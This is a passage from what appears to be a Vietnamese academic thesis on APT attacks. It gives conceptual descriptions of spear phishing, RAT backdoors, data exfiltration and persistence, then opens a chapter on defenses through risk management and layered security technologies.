
❖ Email chứa các liên kết đến các trang web chứa các malware mới chưa từng được công bố hoặc chưa được khắc phục (zero-day).

Cách lây nhiễm vào máy nạn nhân bằng cách liên kết đến trang web chứa mã độc được mô tả trong Hình 2.6.



Hình 2.6: Liên kết đến các trang web chứa mã độc [25]

Email đính kèm các tập tin có định dạng phổ biến như Office hay PDF. Những file đính kèm này có thể bao gồm những đoạn mã tấn công chưa từng được công bố và những lỗ hổng chưa từng được biết đến trước đó. Cách lây nhiễm vào máy nạn nhân bằng cách đính kèm tệp độc hại trong email được mô tả trong Hình 2.7 [25].




Hình 2.7: Email dính kèm tệp độc hại [25]

- ❖ Email liên kết tới các tệp độc hại.
- ❖ Kỹ thuật xã hội (social engineering) để đạt được quyền truy cập vào thông tin tài khoản người dùng đặc quyền.

Infect (lây nhiễm): mã tùy chỉnh thường được cài đặt trên một máy chủ đặc quyền. Mã này báo cáo lại với một vị trí điều khiển và giám sát với mạng và dữ liệu khác để giúp cho những kẻ tấn công trong giai đoạn 2.

Cuộc tấn công vào RSA bắt đầu với cuộc tấn công spear phishing, kẻ tấn công gửi một email với một file đính kèm Microsoft Excel được khai thác lỗ hổng zero day trên Adobe Flash tới các người dùng được nhắm mục tiêu. Chỉ có bốn cá nhân trong RSA là những người nhận được email độc hại. Email spear phishing trong cuộc tấn công RSA được mô tả trong Hình 2.8.



Hình 2.8: RSA spear phishing email [16]

Spear phishing khai thác các lỗ hổng zero-day đã dễ dàng vượt qua các phương pháp phòng thủ truyền thống như Antivirus và Firewalls.

Ví dụ về một cuộc tấn công nhằm mục tiêu email liên quan đến một vụ tai nạn hạt nhân tại nhà máy Fukushima. Hình ảnh dưới đây cho thấy không phát hiện được virut nào đính kèm vào email. Không có phần mềm chống virut nào phát hiện các virut này. [10]

Kết quả scan tệp đính kèm trong email được mô tả trong Hình 2.9.




Figure 3-1-1: Image of a Scan Result; As You can See, the Virus is not Detected at the Initial Stage

Hình 2.9: Kết quả scan tệp đính kèm [10]

Không ngạc nhiên khi mạng xã hội trở thành một phương tiện phổ biến trong cuộc tấn công APT. Mạng xã hội làm giảm nhận thức của nạn nhân về các hoạt động đang đe dọa.

#### **2.3.4. Giai đoạn Further Access (*Leo thang đặc quyền*)**

Sau khi hệ thống nạn nhân đã bị xâm nhập, để đảm bảo truy cập và kiểm soát (các) máy tính của tổ chức nạn nhân từ bên ngoài, kẻ tấn công cài đặt các cửa hậu (1) phổ biến công khai (Gh0st RAT, Poison Ivy, ...); (2) của thế giới ngầm; (3) tự viết để thiết lập kết nối giữa mạng của tổ chức nạn nhân với máy tính do kẻ tấn công kiểm soát [47].

Cách giao tiếp với cửa hậu là từ văn bản thô tới mã hóa cao cấp. Truy cập cửa hậu vào hệ thống qua lệnh shell hoặc GUI.

Sử dụng công cụ quản trị từ xa RAT (Remote Administration Tool) để leo thang đặc quyền.

Khi RAT được kích hoạt, nó khởi tạo một kết nối ra bên ngoài, thường được nhúng trong một kênh mã hóa SSL (Secure Sockets Layer). Do SSL giúp dữ liệu truyền được bảo mật và mã hóa, những kẻ tấn công cũng có thể sử dụng công nghệ này một cách hiệu quả để ẩn giấu mã độc tấn công của chúng giữa hệ thống bị xâm nhập và một máy chủ chỉ huy và điều khiển (Control and Command Server) được điều hành bởi kẻ tấn công. Kết nối này không bị phát hiện bởi các thiết bị an ninh mạng đã được cấu hình để theo dõi lưu lượng đi hoặc không có khả năng kiểm tra thông tin liên lạc mã hóa SSL.

Bình thường thường lừa chỉ ngăn chặn những phần mềm độc hại bên ngoài mạng giao tiếp với hệ thống bên trong, còn việc ngăn chặn phần mềm độc hại từ bên trong mạng giao tiếp với hệ thống bên ngoài thì lại không được kiểm soát chặt chẽ.


Khi RAT kết nối đến máy chủ Command and Control, kẻ tấn công kiểm soát toàn bộ các máy chủ bị xâm nhập, chỉ cần ngồi phía trước bàn phím.

RAT là công cụ có sẵn của hệ thống cho phép thực hiện quyền quản trị từ xa. Ví dụ nổi tiếng cho RAT là: DarkComet RAT, Back orifice, Poison Ivy giúp kẻ tấn công thực hiện được những điều mong muốn như:

- ❖ Đánh cắp tên người dùng và mật khẩu thông qua keylogger.
- ❖ Điều khiển chuột và bàn phím.
- ❖ Chụp ảnh màn hình.

- ❖ Xóa, sửa, FILE và đổi tên file.
- ❖ Sửa đổi khóa Window registry.
- ❖ Tải về từ xa và cài đặt các chương trình khác.
- ❖ Ghi âm video kết nối với webcam.
- ❖ Ghi âm âm thanh kết nối với micro.
- ❖ Shut down hệ thống từ xa.

Malware khởi tạo kết nối từ máy nạn nhân tới máy chủ command and control được mô tả trong Hình 2.10.



Hình 2.10. Malware khởi tạo kết nối tới máy chủ Command and Control [14]

### 2.3.5. Giai đoạn Data Gathering (Đánh cắp dữ liệu)

Sau khi truy cập mạng đã đạt được, dữ liệu có thể dễ dàng bị đánh cắp. Mật khẩu, các tập tin, cơ sở dữ liệu, tài khoản email và dữ liệu có giá trị khác tất cả có thể được gửi trở lại cho kẻ tấn công.

Kẻ tấn công sẽ tìm cách tốt nhất để nén và chuyển dữ liệu lấy được ra khỏi mạng của nạn nhân, có thể sử dụng RAR, ZIP hoặc 7-Zip để nén dữ liệu lấy được và bảo vệ các dữ liệu nén bằng mật khẩu hoặc các phương pháp mã hóa dữ liệu.

Sử dụng các công cụ truyền tệp FTP khác nhau và các cửa hậu đang tồn tại để chuyển dữ liệu đã được nén ra khỏi mạng của nạn nhân.

Cách thức và thời điểm chuyển dữ liệu sẽ được kẻ tấn công tính toán cẩn thận [47].

### 2.3.6. Giai đoạn Maintenance and Administration (duy trì sự hiện diện)

Ngay cả sau khi các dữ liệu cần thiết đã bị đánh cắp, kẻ tấn công có thể quyết định hiện diện trên mạng của mục tiêu. Điều này đòi hỏi sự thận trọng của kẻ tấn công để tránh bị phát hiện và duy trì giám sát trên tài sản dữ liệu của mục tiêu để có thể tiếp tục đánh cắp dữ liệu trong tương lai.

Trong giai đoạn này, kẻ thâm nhập trái phép thực hiện các hành động để đảm bảo sự kiểm soát liên tục, dài hạn từ bên ngoài đối với hệ thống của nạn nhân.

Tìm cách cài thêm càng nhiều cửa hậu càng tốt, chứ không chỉ dựa vào cửa hậu ở các giai đoạn trước đó. Do đó, nạn nhân sẽ khó xác định và loại bỏ hết được các cửa hậu bị cài vào [47].

Sử dụng ủy quyền PKI (Public Key Infrastructure - hạ tầng khóa công khai) hoặc VPN (Virtual Private Network - mạng riêng ảo) hợp lệ để ngụy trang như người sử dụng hợp pháp của hệ thống.

Đăng nhập vào các cổng Web có hạn chế trong nội bộ như: các website nội bộ và cả hệ thống thư điện tử dựa vào Microsoft Outlook Web Access [47].

## 2.4. Sự khác biệt giữa APT và các hình thức tấn công khác

Sự khác biệt quan trọng nhất giữa APT và các mối đe dọa “bình thường” đó là đặc điểm targeted (mục tiêu). Trong khi việc bảo vệ vòng ngoài (vành đai) và sử dụng các kiểm soát an ninh tiêu chuẩn có thể bảo vệ một tổ chức từ những cuộc tấn công tiêu chuẩn, các kỹ thuật này có thể không đủ khi đối mặt với APT. Các kẻ tấn công kiên nhẫn có thể chờ đợi những lỗ hổng mới để khai phá một điểm yếu hoặc có thể kết hợp các lỗ ống nhỏ thành một lỗ hổng lớn để tấn công.

Một kẻ tấn công trong APT có thể mất vài tháng hoặc thậm chí nhiều năm để export dữ liệu của mục tiêu, đánh bại các hệ thống đầy đủ tính năng và cấu hình tốt. Sau đây là một số đặc điểm khác biệt giữa APT và các hình thức tấn công khác:

- ❖ Thu thập thông tin: APT thực hiện một số lượng lớn sự trinh sát thông tin mã nguồn mở và đóng để làm tăng cơ hội thành công gần như 100%.
- ❖ Low and slow: Các cuộc tấn công APT xảy ra trong thời gian dài những kẻ tấn công APT thực hiện di chuyển low and slow (thấp và chậm) và giám sát liên tục cho đến khi đạt được mục tiêu của họ.
- ❖ Khát vọng cao hơn: APT được thiết kế để đáp ứng với các yêu cầu của hoạt động gián điệp quốc tế hoặc phá hoại. Mục tiêu của APT có thể bao gồm quân sự,

chính trị hoặc thu thập thông tin tình báo kinh tế, dữ liệu bí mật thương mại làm gián đoạn hoạt động của tổ chức.


- ❖ Nhắm vào các điểm yếu nhất của hệ thống

Điểm yếu của hệ thống mà các kẻ tấn công APT thường nhắm đến đó là các cá nhân (thường tấn công qua email).

Các tấn công truyền thống thường nhắm mục tiêu là các server bởi vì đó là nơi chứa các dữ liệu quan trọng. Tuy nhiên, các kẻ tấn công APT biết được rằng máy chủ là nơi được bảo vệ và thường khó khăn hơn nhiều để có thể đột nhập vào. Vì vậy, dễ dàng hơn khi nhắm mục tiêu vào những đối tượng có truy cập vào các thông tin quan trọng và những người dùng. Việc lừa đảo người dùng mở một file đính kèm hoặc click vào một liên kết là rất dễ dàng và nó trở thành một trong những phương pháp được ưa thích.

Cần nhận thức được rằng đây không phải phương pháp duy nhất APT sử dụng. Ngay sau khi phương pháp này không còn chứng minh được tính khả thi, các kẻ tấn công sẽ nhanh chóng chuyển sang một phương pháp mới. Ngoài phương pháp tấn công phổ biến, APT thường sử dụng công cụ và các kỹ thuật xâm nhập, phát triển đặc biệt cho chiến dịch. Những công cụ này bao gồm khai thác lỗ hổng zero-day, virut, worm, và rootkit. Ngoài ra, APT đảm bảo truy cập liên tục vào hệ thống của mục tiêu.

Tấn công vào điểm yếu nhất của hệ thống - thiết bị người dùng cuối được mô tả trong Hình 2.11.



Hình 2.11: Tấn công vào điểm yếu nhất của hệ thống [25]

❖ Duy trì việc truy cập dài hạn

APT thường muôn tiếp cận dài hạn vào tổ chức, luôn tìm kiếm thông tin có giá trị. Tùy từng mục tiêu tấn công, kẻ tấn công không luôn luôn muốn ăn cắp những thông tin mà đôi khi muốn gây ra các thiệt hại lâu dài.

## Kết chương

Chương 2 giới thiệu về khái niệm tấn công APT, các đặc điểm của cuộc tấn công, các công cụ sử dụng và các giai đoạn chính của APT.

APT (advanced persistent threat - các mối đe dọa liên tục nâng cao) là hình thức tấn công tập trung, có chủ đích, được thiết kế riêng cho từng mục tiêu, để xâm nhập vào đối tượng có chứa dữ liệu nhầm tìm kiếm các thông tin giá trị và gửi ra bên ngoài.

Tấn công APT là cuộc tấn công mà ở đó các kẻ tấn công xác định chính xác mục tiêu để tấn công, khai thác.

Quá trình tấn công diễn ra theo nhiều giai đoạn khác nhau và trong khoảng thời gian dài. Đồng thời sử dụng nhiều công cụ, kỹ thuật khác nhau để tấn công vào mục tiêu.

Trước khi thực hiện tấn công, kẻ tấn công thực hiện thăm dò về mục tiêu đã định, chuẩn bị các công cụ đảm bảo cho cuộc tấn công thành công. Để thực hiện xâm nhập vào hệ thống mục tiêu, những kẻ tấn công APT thường thực hiện gửi email spear phishing có đính kèm tệp độc hại hoặc liên kết đến trang web độc hại để dụ dỗ nạn nhân click vào. Sau khi xâm nhập thành công vào hệ thống nạn nhân, kẻ tấn công tìm cách cài đặt backdoor để giành quyền truy cập trong hệ thống mục tiêu đồng thời trích xuất dữ liệu để đưa ra bên ngoài. Tấn công APT rất khó phát hiện và là cuộc tấn công nguy hiểm. Vì vậy, việc hiểu biết để có phương pháp phòng thủ tối ưu là cần thiết. Chương 3 sẽ trình bày về các phương pháp phòng chống APT đồng thời mô phỏng hình thức tấn công này.

## CHƯƠNG 3. CÁC PHƯƠNG PHÁP PHÒNG CHỐNG TẤN CÔNG APT VÀ MÔ PHỎNG TẤN CÔNG APT

Chương 3 trình bày phương pháp phòng chống tấn công APT trên 3 phương diện chính là quản lý rủi ro, các công nghệ sử dụng và phương diện con người, đồng thời mô phỏng một dạng của cuộc tấn công APT.

### 3.1. Các phương pháp phòng chống

Một điều rất dễ nhận thấy là trong một chuỗi các thao tác, chỉ cần một trong các thao tác bị phát hiện và chặn đứng, thì cuộc tấn công APT sẽ coi như thất bại. Nếu một trong các tình huống sau đây xảy ra thì tấn công APT khó có thể thành công [44]:

- ❖ Không có các thông tin về nạn nhân (tên tuổi, địa chỉ email, số điện thoại, ...), không có mô tả về hệ thống của nạn nhân, thì việc đưa ra kịch bản tấn công là bế tắc.
- ❖ Không có các điểm yếu, các lỗ hổng trên hệ thống (lỗi trên hệ điều hành, lỗi trên ứng dụng, lỗi do các phần mềm của bên thứ 3), kẻ tấn công sẽ không có cơ hội để lợi dụng lấn sâu, khai thác hệ thống.
- ❖ Phát hiện và ngăn chặn kịp thời kết nối tới máy chủ điều khiển.
- ❖ Phát hiện và ngăn chặn kịp thời các hành động phát tán, cài đặt mã độc hại trong hệ thống.

Chính vì tấn công APT rất tinh vi, bao gồm nhiều bước và đường như được thiết kế riêng cho từng cá nhân, do đó điểm yếu của APT là nó có thể thành công với một số nạn nhân nhất định, nhưng sẽ thất bại nếu môi trường của nạn nhân thay đổi [44].

Tổ chức cần thực hiện biện pháp bảo mật bao gồm các hạng mục: Lập kế hoạch quản lý rủi ro có thể xảy ra đối với tổ chức, xác định các hệ thống có nhiều khả năng bị nhắm mục tiêu, thực hiện biện pháp phòng thủ đa tầng để chống lại APT và nâng cao nhận thức an ninh và đào tạo, huấn luyện các cá nhân.

Điều quan trọng là mỗi tổ chức phải luôn có kế hoạch ứng phó APT trong trạng thái sẵn sàng.

### 3.1.1. Quản lý rủi ro

Nhiệm vụ quan trọng nhất trong phòng chống APT đó là hiểu về những gì cần bảo vệ.

“Mỗi tổ chức phải lập kế hoạch quản lý rủi ro, phân bổ ngân sách và các nguồn lực để bảo vệ các tài sản có giá trị nhất đối với các tổ chức, trong đó có thể bao gồm các quy trình kinh doanh cũng như các thông tin quan trọng” theo ông Mike Westmacott - cố vấn an ninh tại Information Risk Management [37].

Bảo mật là việc hiểu rõ, quản lý và giảm nhẹ rủi ro đối với các tài sản quan trọng nhất của tổ chức, vấn đề này hầu như chưa được các tổ chức quan tâm đúng mức. Điều khiển rủi ro tấn công APT gồm các bước được mô tả trong Hình 3.1.



Hình 3.1: Các giai đoạn trong việc điều khiển/kiểm soát rủi ro tấn công APT [37]

Kế hoạch quản lý rủi ro bao gồm các khía cạnh sau đây:

- ❖ Đánh giá các tài sản có giá trị

Phải thừa nhận rằng cuộc tấn công sẽ xảy ra và việc cần làm là ưu tiên các nỗ lực bảo vệ đối với các thông tin có thể gây ra tác động lớn nhất đối với một tổ chức. Tác động của cuộc tấn công được gắn trực tiếp vào sự quan trọng của những thông tin và giá trị của nó đối với tổ chức như thế nào. Cần biết các thông tin quan trọng là gì, làm thế nào để có thể bảo vệ nó? Điều không thể thiếu đó là cần biết rõ về nơi mà các tài sản thông tin có giá trị được đặt (bao gồm tất cả hệ thống backup, thiết bị di động, locations-cloud services) Chúng ở đâu? Ai truy cập và tại sao? Khi nào được truy cập? [37].

Một đánh giá chuyên sâu sẽ cung cấp cái nhìn sâu sắc vào các hoạt động thường xuyên, cung cấp khả năng hiển thị thành phần quan trọng trong cơ sở sở hạ tầng cần chú ý. Từ đó sẽ dễ dàng hơn để phát hiện bất kỳ hành vi nào bất thường.

- ❖ Các tiến trình nghiệp vụ gì hỗ trợ các thông tin quan trọng đó?

Việc biết được những thông tin quan trọng là gì, là bước đầu. Tuy nhiên, cũng cần xác định các tiến trình gì công ty sử dụng và lưu trữ thông tin đó. Câu hỏi cuối cùng là nơi nào thông tin được cung cấp. Vì vậy, nếu không thể biết được hệ thống cụ thể nào chứa các thông tin quan trọng thì không thể bảo vệ nó.

- ❖ Những vector công nghệ (phương pháp) nào mà có thể gây ra thiệt hại lớn nhất. Những vector nào mà kẻ tấn công sẽ sử dụng để xâm nhập/gây hại đến tổ chức.

- ❖ Có những “phơi nhiễm” mà sẽ cho phép các mối đe dọa xảy ra?

Phơi nhiễm có nghĩa là hệ thống tiếp xúc với môi trường có nguy cơ bị tấn công như Internet. Phơi nhiễm không phải là một mối đe dọa thực sự đang xảy ra, nó chỉ có nghĩa là nếu có một lỗ hổng từ đó có thể khai thác được thì sẽ có khả năng một đe dọa trở thành hiện thực [40].

- ❖ An ninh của tổ chức có đủ để xử lý các mối đe dọa này? (Đánh giá tình trạng bảo mật của tổ chức).

- Tìm và đánh giá lỗ hổng bảo mật trước khi có thể khắc phục chúng.
- Đảm bảo rằng các biện pháp bảo mật cơ bản được đưa ra. Các chính sách xác thực và mật khẩu, thủ tục quản lý bản vá, tường lửa và cấu hình IDS/IPS, các thủ tục xem xét log là một trong những hoạt động phải được thiết lập tốt.
- Xác định các công cụ bảo mật, các công nghệ, chiến lược hiện đang sử dụng và hiệu quả của nó trong khả năng chống lại APT.

Nếu không biết dữ liệu nào là quan trọng trong tổ chức và các tiến trình nghiệp vụ chủ chốt, thì không thể có những hành động chính xác để xử lý các mối đe dọa.

Một trong những mối nguy hiểm và khác biệt của APT đó là trong nhiều trường hợp những kẻ tấn công hiểu rõ môi trường của mục tiêu hơn so với chính bản thân nạn nhân. Có năm vấn đề mà phải hiểu rõ:

- ❖ Các tài sản quan trọng/các quy trình kinh doanh/xử lý nghiệp vụ chủ chốt của mỗi tổ chức: Mỗi quan tâm lớn đối với hầu hết các tổ chức đó là thiệt hại về uy tín. Điều quan trọng là xác định các thông tin mà nếu nó bị xâm nhập sẽ gây ra thiệt hại đáng kể về uy tín cho tổ chức.

- ❖ Các mối đe dọa có thể xảy ra: Xác định các mối đe dọa cụ thể mà có thể ảnh hưởng đến tổ chức. Trong khi có rất nhiều nguy cơ/mối đe dọa, cần tập trung vào những nguy cơ thực sự và có thể gây ra những tác hại thực sự với tổ chức.

- ❖ Tác động/ảnh hưởng của các lỗ hổng: Hiểu được rằng những cuộc tấn công thành công dựa trên những yếu kém trong cơ sở hạ tầng của một tổ chức. Phải luôn biết những điểm yếu sẽ dẫn đến sự xâm nhập thành công.
- ❖ Tập trung vào các biện pháp đối phó: Xác định danh sách các phương pháp để giảm nguy cơ. Phần quan trọng trong việc lựa chọn một biện pháp đối phó là để tìm ra các mức độ chấp nhận rủi ro là gì.

Mục tiêu chính của quản lý rủi ro chỉ là để làm giảm rủi ro đến một mức có thể chấp nhận được. Mức chấp nhận được này tùy thuộc vào từng tổ chức, vào giá trị của tài sản, độ lớn của kinh phí, và các yếu tố khác nữa.

Khi viết dưới dạng công thức, rủi ro được tính toán bằng  $Risk = Threat + Vulnerability$  [40]. Vì vậy, để giảm rủi ro, có thể giảm các đe dọa hoặc giảm các lỗ hổng. Toàn bộ mục tiêu của công việc bảo mật là ngăn chặn các rủi ro trở thành hiện thực.


Rủi ro là nhìn vào những gì có khả năng xảy ra và tồi tệ như thế nào nếu nó xảy ra. Với tình hình an ninh hiện nay với các cuộc tấn công ngày càng tăng và xảy ra một cách thường xuyên, câu hỏi phổ biến là những gì cần phải làm để bảo vệ tổ chức của mình? Điều này thường được dịch ra những gì cần phải được mua và bao nhiêu tiền cần phải bỏ ra. Tường lửa, IDS, IPS, DLP, và thiết bị bảo mật khác có thể hoàn toàn giúp bảo vệ tổ chức của bạn nhưng nó sẽ chỉ bảo vệ lâu dài nếu nó tập trung vào một rủi ro. Các thiết bị bảo mật chỉ làm việc nếu chúng được thiết kế và cấu hình đúng. Thiết kế tập trung vào nơi thiết bị được triển khai và cấu hình tập trung vào những gì thiết bị đang tìm kiếm và nó làm việc như thế nào. Vì vậy, cần phải xác định rủi ro và tìm ra cách hiểu quả để giảm thiểu rủi ro và tập trung vào việc triển khai thiết bị trong việc giảm thiểu rủi ro.

Không có hệ thống miễn nhiễm với rủi ro, do vậy phải biết phân tích và đưa ra quyết định rủi ro nào là chấp nhận được, rủi ro nào cần làm giảm thiểu hay cần chuyển sang dạng khác.

### **3.1.2. Các công nghệ**

Không giống như virus, sâu, và trojan, APT là hình thức tấn công mạng thu hút được sự chú ý. Theo nghiên cứu của ESG, 47% các tổ chức lớn cho thấy hàng loạt cuộc tấn công APT gần đây là nguyên nhân của việc tăng ngân sách bảo mật thông tin, triển khai các chương trình thông tin liên lạc để cảnh báo cho các nhân viên các rủi ro APT, và lập lịch các cuộc họp thường xuyên hơn với CISOs và nhóm nguyên

cứu bảo mật. Ngoài ra, nghiên cứu ESG còn cho thấy gần 40% các tổ chức lớn đã đầu tư vào công nghệ bảo mật mới như các công nghệ mã hóa dữ liệu, web gateway, và các application firewall. Tỷ lệ các giải pháp kỹ thuật/công nghệ được đầu tư để đáp trả APT năm 2011 được mô tả trong Hình 3.1.



Hình 3.2: Các giải pháp kỹ thuật/công nghệ được đầu tư để đáp trả APT [3]

Rất nhiều nhà cung cấp nói rằng chỉ có giải pháp của họ mới có thể bảo vệ trước cuộc tấn công APT, và các giải pháp bảo mật truyền thống như hệ thống antivirus, firewalls là lỗi thời.

Điều quan trọng là phải hiểu rằng không có giải pháp duy nhất nào có thể bảo vệ khỏi một cuộc tấn công APT, chỉ có bằng cách tích hợp nhiều giải pháp với nhau, trong đó sức mạnh của phương pháp này sẽ bù đắp nhược điểm của phương pháp kia, từ đó sẽ có khả năng bảo vệ tổ chức chống lại APT. Trong nhiều trường hợp, việc sử dụng nhiều giải pháp và kĩ thuật từ các nhà cung cấp khác nhau với mục đích để tạo ra một môi trường an ninh khó dự đoán hơn với kẻ tấn công.

Web exploits, phishing email và trojan truy cập từ xa là các công cụ phổ biến được sử dụng trong APT. Các hệ thống bảo mật truyền thống là một phần thiết yếu của hộp công cụ để phát hiện các giai đoạn đầu của một cuộc tấn công và ngăn chặn nó chuyển sang giai đoạn tiếp theo.

Vì APT đòi hỏi nhiều công cụ cũng như các giai đoạn tấn công để thành công do vậy, giải pháp bảo mật thông minh đó là việc thực hiện chiến lược phòng thủ đa tầng (kết hợp nhiều lớp bảo vệ) để chống lại APT. Sau đây là các công nghệ và kĩ thuật cần áp dụng trong chiến lược này.

*Antivirus:*

Antivirus trở nên quen thuộc với mỗi người sử dụng máy tính. Các hệ thống antivirus được sử dụng rộng rãi để ngăn chặn, phát hiện và remove (loại bỏ) nhiều loại phần mềm độc hại, bao gồm virus máy tính, sâu, trojan, keylogger, plug-in độc hại trình duyệt, adware, spyware.

